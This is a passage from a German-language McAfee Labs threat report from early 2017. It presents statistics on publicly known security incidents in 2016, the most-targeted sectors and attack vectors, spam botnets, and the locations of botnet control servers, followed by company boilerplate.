



Quelle: McAfee Labs, 2017.

Diesen Bericht teilen




Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.

# Zwischenfälle

Ab sofort werden wir eine Reihe von Diagrammen über öffentlich gemeldete Zwischenfälle in den Threats-Report aufnehmen. Wir erfassen Daten zu Zwischenfällen aus öffentlichen Datensätzen, von unserem Bedrohungsforscherteam sowie dem Foundstone-Services-Vorfallreaktionsteam von Intel Security.

Wir berichten über Zwischenfälle wie Sicherheitsereignisse, die die Integrität, Vertraulichkeit oder Verfügbarkeit von Informationsressourcen beeinträchtigen. Bei einigen, aber nicht allen diesen Zwischenfällen handelt es sich um Kompromittierungen, also um Zwischenfälle, die zu einer bestätigten (nicht nur potenziellen) Offenlegung von Daten gegenüber nicht autorisierten Dritten führen.


Im 4. Quartal erfassten wir 197 öffentlich bekannte Zwischenfälle. Im gesamten Jahr 2016 waren es 974 öffentlich bekannte Zwischenfälle. Im Jahr 2016 trat der Großteil dieser Zwischenfälle bei Unternehmen in Nord- und Südamerika auf.

Der öffentliche Sektor erlebte die bisher größte Anzahl an Zwischenfällen. Das kann das Ergebnis strengerer Anforderungen an die Berichterstattung sowie die US-Wahl im November sein.

Ein Anstieg im 3. Quartal im Software-Sektor lag an der Zunahme von Angriffen auf Spieleplattformen. Im öffentlichen Sektor registrierten wir eine Zunahme von Angriffen im Zusammenhang mit der US-Präsidentschaftswahl, wobei in erster Linie Wählerdatenbanken angegriffen und Webseiten verunstaltet wurden. Außerhalb der USA provozierte der Streit zwischen China und den Philippinen um das Südchinesische Meer Angriffe auf beiden Seiten. Im Finanzsektor führten die Angriffe auf SWIFT im 2. Quartal zu einem Anstieg von Zwischenfällen.


Diesen Bericht teilen

Öffentlich bekannte Zwischenfälle 2016
(Anzahl der Zwischenfälle)





Quelle: McAfee Labs, 2017.

Top 10 der am häufigsten angegriffenen Sektoren 2016
(Anzahl der Zwischenfälle)





Quelle: McAfee Labs, 2017.

## Top 10 der am häufigsten angegriffenen Sektoren im 4. Quartal 2016, nach Region
(Anzahl der Zwischenfälle)




Quelle: McAfee Labs, 2017.

## Top 10 der häufigsten Angriffsvektoren 2016
(Anzahl der Zwischenfälle)





Quelle: McAfee Labs, 2017.


Wenn ein Zwischenfall öffentlich diskutiert wird, ist der Angriffsvektor häufig nicht identifiziert. Das ist der Grund dafür, dass der häufigste Angriffsvektor in diesem Diagramm als „Unbekannt" geführt wird. Das kann an Anforderungen an die Berichterstattung, die betroffenen vertraulichen Daten oder anderen Gründen liegen.

Diesen Bericht teilen


# Internet-Bedrohungen





Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.





Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.


Das KelihosC-Botnet, ein neuer Verteiler gefälschter Medikamente und russischer Autoteile (z. B. „Winter- und Sommerreifen zu unschlagbaren Preisen"), steigerte sein Gesamtvolumen im 4. Quartal.

## Von den 10 größten Botnets versendete Spam-E-Mails
(in Millionen Nachrichten)




Quelle: McAfee Labs, 2017.


## Am weitesten verbreitete Malware mit Verbindungen zu Kontroll-Servern




Quelle: McAfee Labs, 2017.


Diesen Bericht teilen

## Länder mit den meisten Botnet-Kontroll-Servern




Quelle: McAfee Labs, 2017.

## Häufigste Netzwerkangriffe




Quelle: McAfee Labs, 2017.

Diesen Bericht teilen

**Feedback.** Für die zukünftige Gestaltung wünschen wir uns Ihre Rückmeldungen. Wenn Sie uns Ihre Meinung mitteilen möchten, klicken Sie bitte hier, um eine kurze Umfrage zum Threats-Report auszufüllen, die Sie nur fünf Minuten kosten wird.

McAfee Labs folgen

# Über Intel Security

McAfee gehört jetzt zu Intel Security. Intel Security liefert präventive, bewährte Sicherheitslösungen und Services, mit denen Systeme sowie Netzwerke auf der ganzen Welt gesichert werden können, und schützt damit Verbraucher sowie Unternehmen jeder Größe vor aktuellster Malware und neuen Online-Bedrohungen. Unsere Lösungen sind eng verzahnt und kombinieren Malware-, Spyware- und Virenschutz-Software mit Funktionen zum Sicherheits-Management, die unübertroffene Echtzeit-Transparenz und -Analysen liefern, Risiken verringern, Compliance gewährleisten, die Internetsicherheit verbessern und Unternehmen beim Erreichen effizienter Betriebsabläufe unterstützen.

www.intelsecurity.com

**McAfee. Part of Intel Security.**
Ohmstr. 1
85716 Unterschleißheim
Deutschland
+49 (0)89 37 07-0
www.intelsecurity.com

Die in diesem Dokument enthaltenen Informationen werden Intel Security-Kunden ausschließlich für Fort- und Weiterbildungszwecke bereitgestellt. Die hier enthaltenen Informationen können sich jederzeit ohne vorherige Ankündigung ändern und werden wie besehen zur Verfügung gestellt, ohne Garantie oder Gewährleistung auf die Richtigkeit oder Anwendbarkeit der Informationen zu einem bestimmten Zweck oder für eine bestimmte Situation. Intel und die Intel- und McAfee-Logos sind Marken der Intel Corporation oder von McAfee, Inc. in den USA und/oder anderen Ländern. Alle anderen Namen und Marken sind Eigentum der jeweiligen Besitzer.
Copyright © 2017 Intel Corporation. 2473_0217_rp-threat-report-march-2017
Februar 2017